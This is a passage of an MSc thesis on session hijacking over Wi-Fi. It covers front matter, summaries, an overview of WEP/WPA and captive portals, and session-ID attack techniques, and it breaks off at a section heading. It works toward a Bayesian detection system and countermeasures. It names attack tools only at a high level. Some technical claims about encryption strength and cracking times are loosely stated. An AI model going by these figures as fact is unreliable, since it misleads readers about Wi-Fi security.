T.R.
SAKARYA UNIVERSITY
INSTITUTE OF SCIENCE AND TECHNOLOGY

SESSION HIJACKING ATTACKS ON WIRELESS NETWORKS DETECTION AND PREVENTION

MSc THESIS

Taha Ali Mohammed GAROON

Computer And Information Engineering Department

JULY 2023

T.R.
SAKARYA UNIVERSITY
INSTITUTE OF SCIENCE AND TECHNOLOGY

SESSION HIJACKING ATTACKS ON WIRELESS NETWORKS DETECTION AND PREVENTION

MSc THESIS

Taha Ali Mohammed GAROON

Computer And Information Engineering Department

Computer And Information Engineering Program

Thesis Advisor: Prof.Dr. Celal ÇEKEN

JULY 2023

The thesis work titled “…….” prepared by …… was accepted by the following jury on …./…. /……. by unanimously/majority of votes as a MSc /PhD THESIS in Sakarya University Graduate School of Natural and Applied Sciences, ……….. department, …………. programe (if exist).

Thesis Jury

Head of Jury : **Title Name SURNAME** ....
Sakarya University

Jury Member : **Title Name SURNAME** (Advisor) ....
Sakarya University

Jury Member : **Title Name SURNAME** ....
Sakarya University

STATEMENT OF COMPLIANCE WITH THE ETHICAL PRINCIPLES AND RULES

I declare that the thesis work titled "THE THESIS TITLE WILL BE WRITTEN", which I have prepared in accordance with Sakarya University Graduate School of Natural and Applied Sciences regulations and Higher Education Institutions Scientific Research and Publication Ethics Directive, belongs to me, is an original work, I have acted in accordance with the regulations and directives mentioned above at all stages of my study, I did not get the innovations and results contained in the thesis from anywhere else, I duly cited the references for the works I used in my thesis, I did not submit this thesis to another scientific committee for academic purposes and to obtain a title, in accordance with the articles 9/2 and 22/2 of the Sakarya University Graduate Education and Training Regulation published in the Official Gazette dated 20.04.2016, a report was received in accordance with the criteria determined by the graduate school using the plagiarism software program to which Sakarya University is a subscriber, I have received an ethics committee approval document I accept all kinds of legal responsibility that may arise in case of a situation contrary to this statement.

(……/……/20…..)

Taha Ali Mohammed GAROON

ACKNOWLEDGMENTS

I would like to dedicate this reserach study to my advisor Prof. Dr. Celal Çeken for the support that he gave me through my educational phase and during my research work.

I would like also to dedicate this research study to my father's soul who left me during my studies, he was supporting me to continue and complete my studies, also never forget my mother too who never forget me for her blessing and prayers, and my wife who stands with me all way long and all friends who backed me up throughout my journey.

Taha Ali Mohammed GAROON

TABLE OF CONTENTS

Sayfa

LIST OF SYMBOLS

ARP	: Address Resolution Protocol
BBN	: Bayesian Belief Networks
CPT	: Conditional Probability Table
DAG	: Directed Acyclic Graph
HTTP	: Hyper-Text Transfer Protocol
HTTPS	: Hypertext Transfer Protocol Secure
IP	: Internet Protocol Address
MAC	: Media Access Control
PGM	: Probabilistic Graphical Model
PHP	: Hypertext Pre-processor
SHDE	: Session Hijacking Detection Engine
SSID	: Service Set Identifier
SSL	: Secure Sockets Layer
TCP/UDP	: Transmission Control Protocol/User Datagram Protocol
URL	: Uniform Resource Locator
WLAN	: Wireless Local Area Networks
WEP	: Wired Equivalent Privacy
WAP/WAP2	: Wi-Fi Protected Access
Wi-Fi	: Wireless Fidelity
XSS	: Cross Site Scripting

LIST OF TABLES

Page

LIST OF FIGURES

Page

SESSION HIJACKING ATTACKS ON WIRELESS NETWORKS DETECTION AND PREVENTION

SUMMARY

Wireless networks are provided and spread everywhere that drive people to run their businesses and daily lives, communicate with the community, ةanaging bank accounts. travel, and others through internet access, and the availability of these networks in public places increases the risk of users being hacked, which is not what many people know. The ease of use and access to networks by middle-aged people leads them not to think about the risks of being hacked, and the presence of experts in theft and the exploitation of security vulnerabilities may expose the sessions provided by internet networks and web servers to users for theft.

Generating the session is one of the complex problems wireless users may face. The web server grants the session to users wishing to obtain certain services from the server. These services may be bank accounts, social security data, or companie's activity management data, and as we know this is very sensitive data.

The session goes through many stages, from generation, encryption and ensuring that it is safely transferred between the server and the client. Obtaining this session data and cookies data is a serious risk that gives the attacker full power to impersonate the victim's user and steals his sensitive data.

A man-in-the-middle attack represents a great extremity risk because it is difficult to detect and the normal user cannot determine whether a session has been hijacked. The attacker is running in parallel with the user and has the same access privileges to data. Accessing the server with different permissions may expose not only the user's sensitive data, but all data on the server.

In this study, we will develop a comprehensive vision of this problem, which began with analysis and then a simulated session hijacking process in two virtual environments. We believe that solving the problem begins with a careful characterization of it and focusing on how the attacker thinks and how to predicate the place and style of the attack. Then we worked on employing artificial intelligence and machine learning model using Bayesian Belief Networks as a system to detect the possibility of session hijacking and finally, we provided some solutions that will reduce the risk of session being hijacking.

KABLOSUZ AĞLARDA OTURUM ELE GEÇİRME SALDIRILARINI TESPİT ETME VE ÖNLEME

ÖZET

Kablosuz ağlar, insanların işletmelerini yürütmeleri ve günlük yaşamlarını sürdürmeleri, toplumla iletişim kurmaları, seyahat etmeleri , Banka hesaplarını yönetme ve diğerlerine internet erişimi aracılığıyla bağlanmaları için oldukça yaygın olarak kullanılmaktadır. Bu ağların halka açık yerlerde bulunması, kullanıcıların siber saldırıya uğrama riskini artırmaktadır.

Orta yaşlı insanların ağlara kolay erişim sağlamaları ve bu ağların kullanım kolaylığı, onların siber saldırıya uğrama riskini göz ardı etmelerine yol açar. Hırsızlık konusunda uzman olan ve güvenlik açıklarından yararlanan kişilerin varlığı, internet ağları ve web sunucuları tarafından kullanıcılara sunulan oturumların ele geçirilmesine neden olabilir.

Oturum açmak, kablosuz kullanıcıların karşılaşabileceği karmaşık sorunlardan biridir. Oturum, bir takım hizmetleri sunucudan elde etmek isteyen kullanıcılara web sunucusu tarafından sağlanır. Bu hizmetler; banka hesapları, sosyal güvenlik verileri veya şirketlerin faaliyet verileri gibi çok hassas veriler de olabilir.

Söz konusu oturum birçok aşamadan oluşur, bu aşamalar arasında oturum açma, şifreleme ve sunucu ile istemci arasında güvenli bir şekilde aktarım sağlanması da yer alır. Bahsi geçen bu oturum verilerinin elde edilmesi, bilgisayar korsanının, kullanıcıyı taklit etme gücüne sahip olmasını ve hassas verilerini çalmasını sağlayan ciddi bir risk oluşturur.

Ortadaki adam saldırısı, son derece bir riskini temsil eder çünkü tespit edilmesi zordur ve istemcinin normal kullanıcısı bir oturumun ele geçirilip geçirilmediğini belirleyemez. Saldırgan, kullanıcı ile paralel çalışır ve verilere aynı erişim yetkilerine sahiptir. Sunucuya farklı izinlerle erişmek, yalnızca kullanıcının hasas verilerini değil, sunucudaki tüm hasas verileri açığa çıkarabilir.

Bu çalışmada, web uygulamalarında oturum yönetimi sorunu ele alınmaktadır. Bu süreç analiz ile başlayacak ve kablosuz ağlara genel bir bakış sağlamakla ve erişmenin yollarını açıklanacaktır. Onları güvence altına almanın yollarını tartışarak ve maruz kaldıkları tehdidi diğer mobil ağ teknolojileriyle karşılaştırılacaktır.

Ardından, saldırı teknikleri ve saldırının gerçekleştiği seviyeler sunularak ve aktif, pasif ve hibrit saldırı türleri gözden geçirilerek oturum ele geçirme sorununa kapsamlı bir bakış sunulacaktır.

Araştırmanın dörtüncü bölümünde ise oturum ele geçirme saldırısının ve nasıl çalıştığına dair detaylı bir analiz yapılacak, bu saldırının simülasyonu yapılacak, burada mağdur kullanci ve saldırganı temsil eden windows ve linux üzerinde iki sanal ortam kurulacaktır. Mağdur kullanıcı, siteye girmek için oturum yönetim sistemini kullanarak web üzerindeki sitelerden birine göz atar ve aynı zamanda saldırganın cihazı, tarama trafiğini izlemek, engellemek, oturumu çalmaya çalışmak ve aynı siteye

erişmek için çalışır. aynı yetkili izinlere sahiptir. Saldırganlar tarafından kullanılan sslstrip ve ARP spoofing gibi bazı hazır ve yaygın araçlar kullanılacaktır.

Uygulama bölümde, Bayesian Belief Networks tarafından oturum ele geçirme olasılığını tespit edecek bir sistem geliştirmek için makine öğrenimi teknolojisini kullanılacaktır. Makine öğrenimi modeli, belirli bir dönemde bir oturumun durumları için veri kümesinden elde ettiğimiz bir değişkenler ağı oluşturmaya, ardından olasılıkları değerlendirmeye ve oturumun ne ölçüde ele geçirilip geçirilmediğine dair bir tahmin elde etmeye dayanacaktır. Ayrıca sunucu tarafında oturumu yönetmek için bir PHP yönetim çerçevesi geliştirilecektir. Oturumu oluşturma ve ardından şifreleme ve oturumun ömrünü yönetme sürecinden başlayarak ve HTTP protokolü, güvenli başlık ve tarama CSS parmak izi ile biten sayfa gezintisini güvence altına almaya sağlanacaktır.

Bir web uygulamasında oturum yönetim sistemi geliştirildi ve belirli bir süre içinde belirli bir oturumu simüle ederek üzerinde çalışılabilecek bir veri seti elde edildi ve ardından bu verileri takip sistemine dahil ederek çalınma ihtimalini değerlendirilecek. Veriler, oturum dizisindeki olay, tarih, oturum kimliği, tarayıcı türü, Ömür gibi gerekli verileri ve IP, tarayıcı değiştirme ve protokolü yeniden yönlendirme gibi diğer önemli verileri içerir. Veri kümesine dayalı bir BBN oluşturmak için, DAG diyagramında düğüm olarak yerleştirilecek ana değişkenler, IP'yi değişimi, tarayıcıyı, HTTP protokolünü yönlendirmeyi ve oturumun yaşam süresini olacaktır.

Koşullu olasılık tablosu veri setinden orada listelenen değerlere göre hesaplanan ve daha sonra bağlı olduğu düğümlere göre her düğüm için güncellenen ve olasılık denklemlerine göre her düğümün birbiriyle korelasyonuna göre güncellenen bir olasılıklar kümesidir. Her düğüm, durumuna bağlı olarak iki veya daha fazla olasılık taşıyabilir ve saldırı, her düğümün meydana gelme olasılığına göre dört farklı düzeyde kategorize edilecektir.

İlk uygulama bölümünün sonucu,veri setinde yer alan verilere ve BBN ağında üretilen olasılıklara bağlı olarak sonuçlar, oturumun ele geçirilip geçirilmeme olasılığının yüzdesini gösterir.

Uygulamanın ikinci bölümü, oturum güvenliğini test etmek ve üzerinde bazı testler yaparak korumasını artırmak için PHP çerçevesinin geliştirilmesidir. Çerçeve beş sınıftan oluşmaktadır. Controller sınıfı, oturum yönetimi işlemini ve giriş sayfasının sunumunu denetleyen ana sınıftır. Kalan dört sınıfın her biri, görevi ve tarama sürecini güvenli bir şekilde geliştirme sürecinde belirli bir işleve sahiptir.

Çerçevenin ana sayfası, güvenlik modu çalışmasını test etmek ve verilerini ve kullanılan mod türünü göstermek için tasarlanmıştır. Oturum açma işleminin tamamlandığını ve oturumun otomatik olarak oluşturulduğunu varsayarsak, sayfanın ilk bölümünden gerekli güvenlik modu türü seçilir. Her güvenlik modu uygulandığında, oturumun yeni durumu ve ilgili veriler görüntülenir.

oturum kimliğini oluşturulduktan sonra şifrelemek ve sunucu tarafından oluşturulan bir güvenlik anahtarı kullanmak için bir işlem sağlanmıştır. AES-256 algoritmasına ve CBC blok şifresine kullanılmıştır.

Web sitesine gelen ziyaretçiler CSS parmak izi ile izlenebilir. Bu bilgileri edinme işlemi, saldırganın aygıtı, kullanılan tarayıcıyı ve diğer bilgileri bilmesini sağlar.

CSS bilgilerinin önemi, saldırganın XSS Saldırısı olarak bilinen siteye gelen ziyaretçileri izleme yeteneğinde sahiptir.Bir diziye CSS özelliği oluşturerek ve bunları kullanıcı verilerine kaydedildi ve ardından ziyaretçinin hala etkin olduğundan emin olurlarsa bunları yeniden oluşturuldu.

Uygulamanın son bölümü, hassas verilerin çalınmasını azaltan bazı karşı önlemler sağlamaktır. Saldırganın kullandığı adımları ve teknikleri tahmin etmek çok zordur. Mağdur, iletişimi için güvenli bir ortam sağlamada da önemli bir rol oynar, güvenlik açığını azaltmanın ve iletişimi izlemenin kablosuz ağlar üzerinden iletilen verilerin bütünlüğünü sağlayabileceğinden emin olsak da,% 100 güvenli bir ortam yoktur.

Riski, ağ katmanı ve uygulama katmanının bulunduğu katmana göre sınıflandırıldı. Ağ katmanında SSID göndermeyi durdurun, MAC filtreleme, İnternet protokolü güvenliği, Güvenli yuva katmanları ve HTTPS Kullanımı gibi önlemler sağlamıştır.

Uygulama katmanında, onlarla birlikte çalışmanın oturumun ele geçirilme riskini azaltabileceğine ve istemci ile sunucu arasındaki iletişimin güvenilirliğini artırabileceğine inandığımız bazı algoritmalar sunmuştur. Oturum Kimliği karmaşık üreteci, RSA anahtarı ile şifrelenmiş oturum kimliği ve zamanlama oturumu kapatma gibi algoritmaları sğalamıştır.

Bu araştırmanın sonuçları şu şekilde özetlenebilir: Tüm kablosuz ağlara uyan bir "standart güvenlik çözümü" yoktur. Güvenlik gereksinimlerinin açık olduğunu belirlemek gerekir, çünkü çözümler her bir durumun özgüllüğüne bağlıdır.

Istemci tarafı, ihtiyaç duymadığında oturumun korunmasında ve sonlandırılmasında önemli bir rol oynar. Genel ağlar, kafe kablosuz ağları, ücretsiz Wi-Fi ağları vb. saldırılara karşı daha savunmasızdırlar. Web sunucusu koruma protokolü HTTPS'yi desteklemeli ve oturumu verme işlemi karmaşık ve şifreli olmalı ve verilen oturumun yönetimi yüksek verimlilik ve gerçek zamanlı süreçle yapılmalıdır. Web sunucusu, oturumun ele geçirilmediğini doğrulamak için bir izleme sistemi de sağlamalıdır.

Web siteleri geliştirme ve barındırma sunucusunu seçme süreci çok önemlidir ve büyük bir titizlikle yapılmalıdır. Site geliştirme süreci aynı zamanda oturumun yönetimi için bir bölüm içermelidir, istemci tarafı ne kadar zayıf ve hacklenebilir olursa olsun, sunucu tarafı iletişim için gerekli korumayı sağlamalıdır.

1. INTRODUCTION

1.1. Background

In recent years, the use of wireless networks has become widespread and with multiple access to networks through laptop devices, mobile devices, or even Internet of Things devices.

Unlike wired networks, wireless networks have become easy and accessible to everyone, and the ways they are used to communicate with them do not require much time or effort.

Wireless networks are provided and spread everywhere which drives people to run their businesses and daily lives, communicate with the community, travel, and others through internet access, and the availability of these networks in public places increases the risk of users being hacked, which is not what many people know. The ease of use and access to networks by middle-aged people leads them not to think about the risks of being hacked, and the presence of experts in theft and the exploitation of security vulnerabilities may expose the sessions provided by internet networks and websites to users for theft.

The multiplicity of forms of cybercrime may also lead us to question the seriousness of impersonating another person, committing thefts, or even committing crimes under the identity of a wild person.

Therefore, it is important to conduct multiple and detailed research into the types of this fraud and provide effective solutions to address such risks and provide a safe environment for the end user.

In this thesis, we seek to provide a detailed sequence of the steps of fraud and theft of sessions in wireless networks and the types of leaks and tools used and we will provide some solutions that have been proposed in previous studies and modifications to the security of wireless networks to provide more security to the user. We discussed simulating session hijacking by intercepting communication between two computers and viewing a mobile app that performs some scams and how they can be addressed.

Finally, we used machine learning technology to develop a system to detect the possibility of session hijacking by Bayesian Belief Networks.

1.2. Purpose of Thesis

The main objective of this study is to focus on the sessions hijacking on Wireless Networks and the damage it causes and the seriousness of them and how to reduce them.

Focusing on the stages of information security development and the proposed solutions to protect wireless networks gives us a prior prediction of the future of these networks and the great attention it receives.

We can summarize the objectives as follows:

1. Careful analysis of the problem, where it occurs, and its causes.

2. Simulate the attack process in different environments and view results.

3. Using machine learning technology to develop a system to detect the possibility of session hijacking by Bayesian Belief Networks.

4. Provide solutions and countermeasures to fill gaps and provide a safe connection environment.

1.3. Thesis Layout

The outline of this thesis is described in the following:

Chapter 1 - Introduction

This introductory chapter.

Chapter 2 – Introduction to Wireless Network

Give an overview of wireless networks, their architecture, and ways of accessing them.

Chapter 3 – Session Hijacking Problem

Analysis of the problem and its dimensions, the places where it occurs, and the causes of it.

Chapter 4 – Session Hijacking Simulation

Real-time simulates the attack process and use of some hacker tools in virtual environments and views the results.

Chapter 5 – Implement, Preventions, and Results

Using machine learning technology to develop a system to detect the possibility of session hijacking by Bayesian Belief Networks and we propose a PHP framework for management sessions on the server side. also view the results of this study and provide some countermeasures for solutions and algorithms to generate session ID in the server.

1.4. Related Work

Authors in [2] proposed threat analysis in context of session hijacking by providing a simplified analysis of the stages that the session goes through. The thread model that was proposed introduces some basic types of attacks such as SSL, HTTP connectivity, and Logout functionality. The research also made some suggestions to solve the problem in general.

Authors in [4] developed a secure cookie protection system. In their research, they relied on One-time cookies technology by monitoring the cookies that the session contains, as the session goes through two stages of examination called Reverse Proxy Server and Cryptography Operations Module.

Authors in [10] provided a simulation mechanism to predict a MITM attack of all types using Bayesian Belief Networks, but they introduced a mechanism that can be built upon in anticipating the possibility of being attacked.

Authors in [11] developed a simple-Commerce web application for managing the session and preventing it from being hacked. They analyzed some common tools that were used by the attackers, but in the research, they did not provide any details about the technique that was used to prevent session hijacking.

Authors in [12] used an open-source 802.1X wireless networking test-bed with the latest version to test WLAN and the main objective of the research is to evaluate the risks of session hijacking attacks in WLAN. The old version of open-source 802.1X was used by Selcuk Ozturk, Turkish Navy in 2003 [13].

Authors in [14] developed a new detection mechanism for a fake access point in the network by using sensor nodes. The focus of the research was on a specific type of attack, which is IP spoofing. A database was used to store the actual Access Point data, encrypt it, and then compare it with any new Access Point that is added. The public private key cryptography key exchange algorithm was used.

Authors in [15] presented a survey of some tools for detecting session hijacking attacks used between 2008 and 2011 and the mechanism for each tool, but the research did not provide details about the effectiveness of each tool, especially with the spread of new methods used by attackers.

2. INTRODUCTION TO WIRELESS NETWORKS

Over the past five years, the world has become increasingly developing in technology; as a result, traditional ways of networking the world have proven inadequate to meet the challenges posed by our new collective lifestyle. If users must be connected to a network by physical cables, their movement is dramatically reduced. Wireless connectivity, however, possesses no restriction and allows a great deal more free movement on the part of the network user. As a result, wireless technologies are encroaching on the traditional realm of “fixed” or “wired” networks. This change is obvious to anybody who drives regularly. One of the "life and death" challenges to those of us who drive regularly is the daily gauntlet of erratically driven cars containing mobile phone users in the driver’s seat [5].

2.1. Wireless Local Area Networks

In this section, we will see how WLANs operate in general. Once again, we will not try to consider standard-specific operations but try to provide a general overview. First, we will consider an infrastructure topology shown in Figure 2.1.

In this section, we will try to make it clear how WLAN networks work. Network standards will not be addressed, but it will be looked at the topology of wireless networks and how they are communicated to the outside world as shown in Figure 2.1.




Figure 2.1. A general WLAN architecture.

The end user obtains the right to connect to the Internet by connecting the computer or mobile to one of the access point devices, which in turn is connected to a router linked to the Internet service provider. When the connection is successful, the user can communicate with online service servers that provide services to him.

2.2. Access Methods In Wireless Networks

Wireless network access varies according to need and size. Between direct access by choosing the name of the network and entering the password to access over two or more verification steps in wide networks.

Therefore, the degree of safety and importance of the network plays an important role in determining the way of access.

2.2.1. WEP and WAP/WAP2

2.2.1.1. Wired equivalent privacy (WEP)

As is well known, it is the first and oldest level of encryption, and the most common and used level, due to the lack of awareness of users of the power and efficiency of this encryption. Because the first option comes when viewing encryption options and levels, of course, most of the users will choose the first level of encryption that they find and as it comes by default in most routers and does not find anyone to change it remains the level of encryption of his network for long periods and maybe forever, so I would like to tell you that although this encryption is common and may be the level of encryption of your network yourself it is also the weakest level of encryption ever and easy to be hacked.

Despite the increased level of encryption in WEP and the continuous attempts to develop it and increase its protection, it is no longer enough to protect as it has been since 1999 when the efficiency of the devices increased of course and the methods of penetration developed and this level became very weak and very marginalized in the face of any serious attempts to hack it, especially beginning in 2001, which led many users to prove the weakness of this encryption when they hacked the passwords of the devices that use it in just minutes and using any simple hacking program is available so there had to be another level of encryption.


2.2.1.2. Wi-Fi protected access (WAP/WAP2)

A new type of encryption had to be developed to cover the gaps that occurred in the previous system, and it was in 2003, a year before WEP development ceased, WPA encryption is known as Wi-Fi Protected Access.

We will focus more on the developments brought by this encryption, perhaps the most important of which is to increase the length of the key to 256 bits of course the longer of key the more difficult it is to be hacked, and this was the greatest development in this encryption in addition to the message that examines whether one of the networks attackers stole or changed the data on the communication between an access point and the user.

In 2006, WPA-2 replaced WPA, one of the major changes in encryption from the previous system is the basic use of the famous encryption protocol AES and this level of encryption is, of course, the best of the three levels and came to fill the gaps that occurred in the previous WPA system and requires the penetration of this encryption approximately 14 hours continuous or more than a modern computer because the level of encryption increased and the hacker has to get access to one of the existing devices on the network first before it is hacked and that's what it's going to take hours to get it.

Although it is the strongest level of encryption now and fills a lot of gaps, it of course depends on WPA, and WPA came mainly based on the parent WEP system that carries many gaps and continued until WPA-2 so it is not impossible to penetrate this type of encryption but fortunately there are constant updates to fill these gaps.



Security Mode: WPA2-Mixed


Figure 2.2. Security mode in wireless router (source: Google).

2.2.2. Portal

It is one of the ways to access wireless networks that are going through two stages of verification. Where the user can access the wireless network in the first stage without a password, but he does not have access to the Internet.

In the second stage, the user is directed to the access page and is usually local on the HTTP protocol router. On the entry page, as shown in Figure 2.3, only users whose data is stored in a database previously given to them or who are granted permission based on their national ID, phone number, or other verifications are allowed.

This method is usually used in large-scale wireless networks such as universities, municipalities, public Wi-Fi, and large companies, where it relieves pressure on the router and provides a secure environment for communication.



https://ise3-1.testlab.com:8443/portal/PortalSetup.action?portal=ee61094a-60d5-4349-889b-3213b1e8cb4

Guest Portal

Welcome

Sign on for guest access.

Figure 2.3. Portal login page (source: cisco.com).


2.3. Security Of Wireless Networks

Wi-Fi is one of the wireless technologies that is now widely deployed. Due to their ease of use and effectiveness, they are now used in companies, offices, and universities. Wi-Fi was developed in 1997 and based on iEEE802.11 standards for wireless local area networks (WLANs).

Despite its proliferation, it has many weaknesses that make its preparation a major focus on the security part, especially in factories, banks, and government and private facilities.

All a hacker needs are an SSID name and a password to put himself in a place that helps him eavesdrop on traffic, and with the multiplicity of hacker tools, it's hard to predict what sensitive data a hacker can get.

As shown in Figure 2.4, Wi-Fi is not enough on the security side, although it is easy to prepare and effective in the practical aspect in a limited range compared to other wireless technologies [6].



	Security	Mobility & off-site	Bandwidth	Ability to synch.	Outdoor suitability	Latency	Layout flexibility	Reliable coverage
Wi-Fi	✗	✗	✓	✗	✗	✗	✓✓	✓
Private LTE	✓	✓✓	✓	✓	✓✓	✓	✓✓	✓✓
Private 5G	✓	✓✓✓	✓✓	✓✓	✓✓	✓✓	✓✓	✓✓

Other alternatives that we have not covered include industrial ethernet, Bluetooth, public cellular etc.

Source: STL Partners

Figure 2.4. Compare Wi-Fi with other wireless technologies.

3. WLAN SESSION HIJACKING PROBLEM

Most interactive sites rely on sessions to give features to engaged users. Session data is stored on the server and each member is linked to their ID. User data protection is entirely based on this ID, which remains the link between the server and the client browser. The ID is a series of randomly produced text components, often comprising 32 movements, and can be controlled through some instructions such as a session.hash_function, session.entropy_length and session.entropy_file .

The HTTP protocol is unstable and does not make any link between queries or requests sent by the client's browser to the server, to remember that the same user sends queries remains the id session is the basic fingerprint to identify the user, and this makes the ID an attractive target for any attacker intending to embezzle the features of users. Once obtained, the attacker can access the site using the victim's session and do whatever he wants without the need for a password.

3.1. Attack Techniques

An attacker can impersonate a member through several techniques, most of which are organized under a section called "session hijacking”.

In general, four of the most used techniques for impersonating a victim member can be distinguished by obtaining his ID.

- Prediction: Guessing.
- Capture.
- Session fixation.
- Session hijacking.

3.1.1. Prediction

This method is the least used and the least dangerous, because it depends on Guessing methods and it is difficult to guess IDs for sessions..

3.1.2. Capture

They The method of capturing and adjusting the session ID remains very used and depends on several approaches. When cookies are used to transfer session IDs, protection gaps such as the XSS gap can be exploited to obtain the ID. When the URL is the user, the risk becomes greater and the attacker's chances of stealing the ID are greater across several techniques. Therefore, the use of cookies to transfer the ID is safer than moving it through the web address.

3.1.3. Session fixation

Using this technique, the attacker does not embezzle or guess the victim's hearing ID but forces the victim to use the ID he has chosen.

3.1.4. Session hijacking

Using several techniques, the curriculum can acquire the ID for the victim's session. This is the focus of our study in which we will be surrounded by the following points:

- Session fixation and session hijacking vulnerabilities defined.
- Some gap-exploiting techniques.

3.2. Session Fixation

